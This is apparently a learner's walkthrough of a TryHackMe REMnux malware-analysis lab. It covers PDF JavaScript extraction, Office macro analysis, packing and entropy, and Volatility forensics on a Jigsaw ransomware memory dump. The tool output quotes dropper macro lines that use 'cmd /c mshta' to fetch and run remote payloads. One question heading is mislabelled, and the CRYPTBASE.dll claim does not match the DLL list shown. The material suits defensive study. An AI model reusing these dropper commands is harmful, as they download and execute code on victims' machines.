MAL: REMnux - The Redux via TryHackMe

Introduction

- Identifying and analyzing malicious payloads of various formats embedded in PDF's, EXE's and Microsoft Office Macros (the most common method that malware developers use to spread malware today)
- Learning how to identify obfuscated code and packed files - and in turn - analyze these.
- Analyzing the memory dump of a PC that became infected with the Jigsaw ransomware in the real-world using Volatility.

Looking for Embedded Javascript

`peepdf` to begin a precursory analysis of a PDF file to determine the presence of Javascript. If there is, we will extract this Javascript code (without executing it)
`peepdf demo_notsuspicious.pdf:`

OpenAction will execute the code when the PDF is launched.

To extract this Javascript, we can use `peepdf`'s "extract" module. This requires a few steps to set up but is fairly trivial.

The following command will create a script file for `peepdf` to use:

```
echo 'extract js > javascript-from-demo_notsuspicious.pdf' > extracted_javascript.txt
```

Questions

1. **How many types of categories of "Suspicious elements" are there in "notsuspicious.pdf"**

3

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```
remnux@thm-remnux:~/Tasks/3$ peepdf notsuspicious.pdf
Warning: PyV8 is not installed!!

File: notsuspicious.pdf
MD5: 2992490eb3c13d8006e8e17315a9190e
SHA1: 75884015d6d984a4fcde046159f4c8f9857500ee
SHA256: 83fefd2512591b8d06cda47d56650f9cbb75f2e8dbe0ab4186bf4c0483ef468a
Size: 28891 bytes
Version: 1.7
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 18
Streams: 3
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 7
        Objects (18): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16
, 17, 18]
        Streams (3): [4, 15, 18]
                Encoded (2): [15, 18]
        Objects with JS code (1): [6]
        Suspicious elements:
                /OpenAction (1): [1]
                /JS (1): [6]
                /JavaScript (1): [6]
```

2. **Use peepdf to extract the javascript from "notsuspicious.pdf". What is the flag?**

THM{Luckily_This_Isn't_Harmful}

Extract all javascript via extract js and pipe > the contents into "javascript-from-notsuspicious.pdf"

Tell peepdf the name of the script (extracted_javascript.txt) and the PDF file that we want to extract from (notsuspicious.pdf):

```
remnux@thm-remnux:~/Tasks/3$ echo 'extract js > javascript-from-notsuspicious.pdf' > extracted_
javascript.txt
remnux@thm-remnux:~/Tasks/3$ ls
advert.pdf  extracted_javascript.txt  notsuspicious.pdf
```

The Javascript will output into a file called "javascript-from-demo_nonsuspicious.pdf"

peepdf -s extracted_javascript.txt notsuspicious.pdf

```
remnux@thm-remnux:~/Tasks/3$ peepdf -s extracted_javascript.txt notsuspicious.pdf
remnux@thm-remnux:~/Tasks/3$ ls
advert.pdf  extracted_javascript.txt  javascript-from-notsuspicious.pdf  notsuspicious.pdf
remnux@thm-remnux:~/Tasks/3$
```

3. **How many types of categories of "Suspicious elements" are there in "advert.pdf"**

6

Command **peepdf advert.pdf**

```
Catalog: 1
Info: 9
Objects (7): [1, 3, 24, 25, 26, 27, 28]
Streams (1): [26]
        Encoded (1): [26]
Objects with JS code (1): [27]
Suspicious elements:
        /OpenAction (1): [1]
        /Names (2): [24, 1]
        /AA (1): [3]
        /JS (1): [27]
        /Launch (1): [28]
        /JavaScript (1): [27]
```

4. **Now use peepdf to extract the javascript from "advert.pdf". What is the value of "cName"?**

Notsuspicious

```
remnux@thm-remnux:~/Tasks/3$ ls
advert.pdf  extracted_javascript.txt  javascript-from-notsuspicious.pdf  notsuspicious.pdf
remnux@thm-remnux:~/Tasks/3$ echo 'extract js > javascript-from-advert.pdf' > extracted_advert.txt
remnux@thm-remnux:~/Tasks/3$ peepdf -s extracted_advert.txt advert.pdf
remnux@thm-remnux:~/Tasks/3$ ls
advert.pdf  extracted_advert.txt  extracted_javascript.txt  javascript-from-advert.pdf  javascript-f
remnux@thm-remnux:~/Tasks/3$ cat javascript-from-advert.pdf
// peepdf comment: Javascript code located in object 27 (version 2)

this.exportDataObject({
    cName: "notsuspicious",
    nLaunch: 0
});remnux@thm-remnux:~/Tasks/3$
```

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Analyzing Malicious Microsoft Office Macros

Current APT campaigns such as Emotet, QuickBot infect users by sending seemingly legitimate documents attached to emails i.e. an invoice for business. Once opened, execute malicious code without the user knowing. This malicious code is often used in what's known as a "dropper attack", where additional malicious programs are downloaded onto the host.

Authors can just remove the borders from the text box and make the text white. The macro doesn't need the text to be visible to the user, it just needs to exist on the page.

To analyze a suspicious Microsoft Office Word document, use REMnux's vmonkey a parser engine that is capable of analyzing visual basic macros without executing (opening the document)

Questions

What is the name of the Macro for "DefinitelyALegitInvoice.doc"

DefoLegit

vmonkey DefinitelyALegitInvoice.doc. vmonkey has detected potentially malicious visual basic code within a macro.

```
TRACING VBA CODE (entrypoint = Auto*):
INFO     Found possible intermediate IOC (URL): 'http://ns.adobe.com/xap/1.0/sType/Resou
INFO     Found possible intermediate IOC (URL): 'http://www.w3.org/1999/02/22-rdf-syntax
INFO     Found possible intermediate IOC (URL): 'http://purl.org/dc/elements/1.1/'
INFO     Found possible intermediate IOC (URL): 'http://schemas.openxmlformats.org/drawi
INFO     Found possible intermediate IOC (URL): 'http://ns.adobe.com/xap/1.0/mm/'
INFO     Found possible intermediate IOC (URL): 'http://10.0.0.10:4444/MyDropper.exe'
INFO     Found possible intermediate IOC (URL): 'http://ns.adobe.com/photoshop/1.0/'
INFO     Found possible intermediate IOC (URL): 'http://ns.adobe.com/xap/1.0/'
INFO     Emulating loose statements...
WARNING  No entry points found. Using heuristics to find entry points...
INFO     ACTION: Found Heuristic Entry Point - params 'DefoLegit'
INFO     evaluating Sub DefoLegit
INFO     Calling Procedure: Shell("['cmd /c mshta http://10.0.0.10:4444/MyDropper.exe']"
INFO     Shell('cmd /c mshta http://10.0.0.10:4444/MyDropper.exe')
INFO     ACTION: Execute Command - params 'cmd /c mshta http://10.0.0.10:4444/MyDropper.
INFO     ACTION: Found Heuristic Entry Point - params 'DefoLegit' -
INFO     evaluating Sub DefoLegit
INFO     Calling Procedure: Shell("['cmd /c mshta http://10.0.0.10:4444/MyDropper.exe']"
INFO     Shell('cmd /c mshta http://10.0.0.10:4444/MyDropper.exe')
INFO     ACTION: Execute Command - params 'cmd /c mshta http://10.0.0.10:4444/MyDropper.
```

Use peepdf to extract the javascript from "notsuspicious.pdf". What is the flag?

http://tryhackme[.]com[/]notac2cserver[.]sh

```
VBA MACRO ThisDocument.cls
in file:  - OLE stream: u'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
VBA CODE (with long lines collapsed):
Private Sub X544FE()
    Shell ("cmd /c mshta http://tryhackme.com/notac2cserver.sh")
End Sub
PARSING VBA CODE:
```

I Hope You Packed Your Bags

Entropy 101


REMnux provides a nice range of command-line tools that allow for bulk or semi-automated classification and static analysis. File entropy is very indicative of the suspiciousness of a file and is a prominent characteristic that these tools look for within a Portable Executable (PE).

At it's very simplest, file entropy is a rating that scores how random the data within a PE file is. With a scale of 0 to 8. 0 meaning the less "randomness" of the data in the file, where a scoring towards 8 indicates this data is more "random".


For example, files that are encrypted will have a very high entropy score. Where files that have large chunks of the same data such as "1's" will have a low entropy score.

Malware authors use techniques such as encryption or packing to obfuscate their code and to attempt to bypass anti-virus. Because of this, these files will have high entropy. If an analyst had 1,000 files, they could rank the files by their entropy scoring, of course, the files with the higher entropy should be analyzed first.

Low Entropy



High Entropy



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
Packing and Unpacking


Packer's use an executable as a source and output's it to another executable. This executable will have had some modifications made depending on the packer. For example, the new executable could be compressed and/or obfuscated by using mathematics.


Software developers use packing to reduce the size of their applications and to ultimately protect their work from being stolen. It is, however, a double-edged sword, malware authors reap the benefits of packing to make the reverse engineering and detection of the code hard to impossible.

Executables have what's called an entry point. When launched, this entry point is simply the location of the first pieces of code to be executed within the file



When an executable is packed, it must unpack itself before any code can execute. Because of this, packers change the entry point from the original location to what's called the "Unpacking Stub".





The "Unpacking Stub" will begin to unpack the executable into its original state. Once the program is fully unpacked, the entry point will now relocate back to its normal place to begin executing code.
At this point can an analyst begin to understand what the executable is doing as it is now in it's true, original form.

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Determining if an EXE is Packed

- Packed files will have a high entropy!
- There are very few "Imports", packed files may only have "GetProcAddress" and "LoadLibrary".
- The executable may have sections named after certain packers such as UPX.

Demonstration

With two copies of the application, one not packed and another has been packed.

We can see that this copy has 34 imports, so a noticeable amount and the imports are quite revealing in what we can expect the application to do:

name (34)	group (6)
GetWindowsDirectoryA	system-information
OpenProcessToken	security
LookupPrivilegeValueA	security
AdjustTokenPrivileges	security
SizeofResource	resource
FindResourceA	resource
LoadResource	resource
WriteFile	file
CreateFileA	file
MoveFileA	file
GetTempPathA	file
WinExec	execution
CreateRemoteThread	execution
GetCurrentProcess	execution
OpenProcess	execution
GetProcAddress	dynamic-link-library
LoadLibraryA	dynamic-link-library
GetModuleHandleA	dynamic-link-library
CloseHandle	-

The other copy only presents us with 6 imports

name (6)	g
OpenProcessToken	s
VirtualProtect	n
ExitProcess	e
LoadLibraryA	d
GetProcAddress	d
exit	-

Verify that this was packed using UPX via tools such as PEID, or by manually comparing the executables sections and filesize differences.

Name	Date modified	Type	Size
MyApplication.exe	05/07/2011 19:16	Application	36 KB
MyApplicationPacked.exe	05/07/2011 19:16	Application	5 KB

7.526 out of **8**. Note the name of the sections. UPX0 and the entry point being at UPX1...that's the packer.

property	value	value
name	UPX0	UPX1
md5	n/a	0D299A8A4BB1DE464EB5F7E...
entropy	n/a	7.526
file-ratio (77.78%)	n/a	66.67 %

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Questions

What is the highest file entropy a file can have?

8


What is the lowest file entropy a file can have?

0

Name a common packer that can be used for applications?

UPX

How's Your Memory?



Memory Forensics

Analyze the memory dump taken of a Windows 7 PC that has been infected with the Jigsaw Ransomware. This memory dump can be found in **"/home/remnux/Tasks/6/Win7-Jigsaw.raw"**

Volatility Crash Course / Understanding the Memory Dump

Volatility is unable to assume what the operating system that we have created a memory dump is, and in turn, where to look for things and what commands can be executed.

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Ex, hivelist is used for Windows registry and will not work on a Linux memory dump.

```
remnux@remnux:~/Tasks/6$ volatility -f Win7-Jigsaw.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: C
ning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated i
be removed in a future release.
  from cryptography.hazmat.backends.openssl import backend
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, W
n2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/remnux/Tasks/6/Win7-Jigsaw.raw)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf6fc00016130L
          Number of Processors : 2
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff80002c02000L
                KPCR for CPU 1 : 0xfffff88002f00000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2020-10-20 17:21:03 UTC+0000
     Image local date and time : 2020-10-20 18:21:03 +0100
remnux@remnux:~/Tasks/6$
```

Profile `**Win7SP1x64**` is the first suggested and just happens to be the correct OS version.

Identify the malicious processes to get an understanding of how the malware works and to also build a picture of Indicators of Compromise (IoC). We can list the processes that were running via pslist:

```
volatility -f Win7-Jigsaw.raw --profile=Win7SP1x64 pslist
```

```
0xfffffa8005558920 taskeng.exe            1464    868      5       94      0      0 2020-10-20 08:18:09 UTC+0000
0xfffffa8005576b00 MicrosoftEdgeU         1508   1464      3      109      0      1 2020-10-20 08:18:13 UTC+0000
0xfffffa800559a060 VGAuthService.         1572    484      4       96      0      0 2020-10-20 08:18:16 UTC+0000
0xfffffa800559ea00 dwm.exe                1588    816      7      151      1      0 2020-10-20 08:18:17 UTC+0000
0xfffffa80055adb00 explorer.exe           1596   1580     47     1188      1      0 2020-10-20 08:18:18 UTC+0000
0xfffffa80056768b0 vmtoolsd.exe           1824    484     11      302      0      0 2020-10-20 08:18:41 UTC+0000
0xfffffa80053f55a0 vm3dservice.ex         2020   1596      2       42      1      0 2020-10-20 08:19:20 UTC+0000
0xfffffa80053fd9b0 vmtoolsd.exe           2028   1596      8      238      1      0 2020-10-20 08:19:20 UTC+0000
0xfffffa8003da3b00 Greenshot.exe          2040   1596      6      259      1      0 2020-10-20 08:19:24 UTC+0000
0xfffffa80052e95f0 SearchIndexer.         1444    484     13      707      0      0 2020-10-20 08:20:41 UTC+0000
0xfffffa8005448b00 dllhost.exe            2248    484     13      202      0      0 2020-10-20 08:21:08 UTC+0000
0xfffffa80058021f0 WmiPrvSE.exe           2488    612     10      253      0      0 2020-10-20 08:21:30 UTC+0000
0xfffffa80058e95f0 msdtc.exe              2720    484     12      146      0      0 2020-10-20 08:21:52 UTC+0000
0xfffffa80059c6210 sppsvc.exe             2972    484      4      169      0      0 2020-10-20 08:22:56 UTC+0000
0xfffffa8006446060 OfficeClickToR         1432    484     19      573      0      0 2020-10-20 08:33:19 UTC+0000
0xfffffa800647d060 chrome.exe             2472   1596      0 --------      1      0 2020-10-20 16:01:08 UTC+0000
-20 17:02:17 UTC+0000
0xfffffa800684ca00 drpbx.exe              3704   3604      4      131      1      0 2020-10-20 17:03:58 UTC+0000
0xfffffa80066f1b00 svchost.exe            2852    484      5       46      0      0 2020-10-20 17:20:08 UTC+0000
```

Needles in Haystacks

Pick out abnormalities. In this case, it's process "**drpbx.exe**" with a PID of **3704**.

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
Behind the Curtain

DLL's are structured very similarly to executables, however, they cannot be directly executed. Moreover, multiple applications can interact with a DLL all at the same time. We can list the DLL's that "**drpbx.exe**" references with dlllist:

All the DLL's


Volatility -f Win7-Jigsaw.raw –profile=Win7SP1x64 dlllist -p 3704



```
remnux@remnux:~/Tasks/6$ volatility -f Win7-Jigsaw.raw --profile=Win7SP1x64 dlllist -p 3704
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: CryptographyDeprecationWarning: Python 2 is no longer
on core team. Support for it is now deprecated in cryptography, and will be removed in a future release.
  from cryptography.hazmat.backends.openssl import backend
************************************************************************
drpbx.exe pid:   3704
Command line : "C:\Users\CMNatic\AppData\Local\Drpbx\drpbx.exe" C:\Users\CMNatic\Desktop\jigsaw.exe
Service Pack 1

Base                             Size          LoadCount LoadTime                       Path
-------------------- ---------- ---------- ------------------------------ ----
0x0000000000b90000           0x50000            0xffff 1970-01-01 00:00:00 UTC+0000   C:\Users\CMNatic\AppData\Local\Drpbx\drpbx.exe
0x0000000077c10000          0x19f000            0xffff 1970-01-01 00:00:00 UTC+0000   C:\Windows\SYSTEM32\ntdll.dll
0x000007fef6b80000           0x6f000            0xffff 2020-10-20 17:03:58 UTC+0000   C:\Windows\SYSTEM32\MSCOREE.DLL
0x00000000779f0000          0x11f000            0xffff 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\KERNEL32.dll
0x000007fefda40000           0x67000            0xffff 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\KERNELBASE.dll
0x000007fefee80000           0xdb000              0x10 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\ADVAPI32.dll
0x000007feff160000           0x9f000              0x5b 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\msvcrt.dll
0x000007feff460000           0x1f000              0x41 2020-10-20 17:03:58 UTC+0000   C:\Windows\SYSTEM32\sechost.dll
0x000007fefeba0000          0x12c000              0x2a 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\RPCRT4.dll
0x000007fef67b0000           0xa9000               0x1 2020-10-20 17:03:58 UTC+0000   C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
0x000007fef9300000           0x3000               0x2 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\api-ms-win-core-synch-l1-2-0.DLL
0x000007feff3e0000           0x71000              0x6 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\SHLWAPI.dll
0x000007fefdb20000           0x67000             0x68 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\GDI32.dll
0x0000000077b10000           0xfb000             0x6c 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\USER32.dll
0x000007feff9c0000           0xe000              0x19 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\LPK.dll
0x000007fefedb0000           0xcb000             0x19 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\USP10.dll
0x000007feff4e0000           0x2e000              0x4 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\IMM32.DLL
0x000007fefea60000          0x10b000              0x2 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\MSCTF.dll
0x000007fefc840000           0xc000               0x1 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\VERSION.dll
```

What stands out initially is the "**CRYPTBASE.dll"**



This DLL is a Windows library that allows applications to use cryptography. Whilst many use it legitimately, i.e. HTTPS, assume that we didn't know that the host was infected with ransomware specifically, we'd need to start investigating the process further.

We've found enough evidence to suspect ransomware through memory forensics & research.

Conclusion

Whilst macros have legitimate purposes in MS Office documents, rampant APT campaigns such as Emotet, Ryuk and Qakbot exploit these as droppers.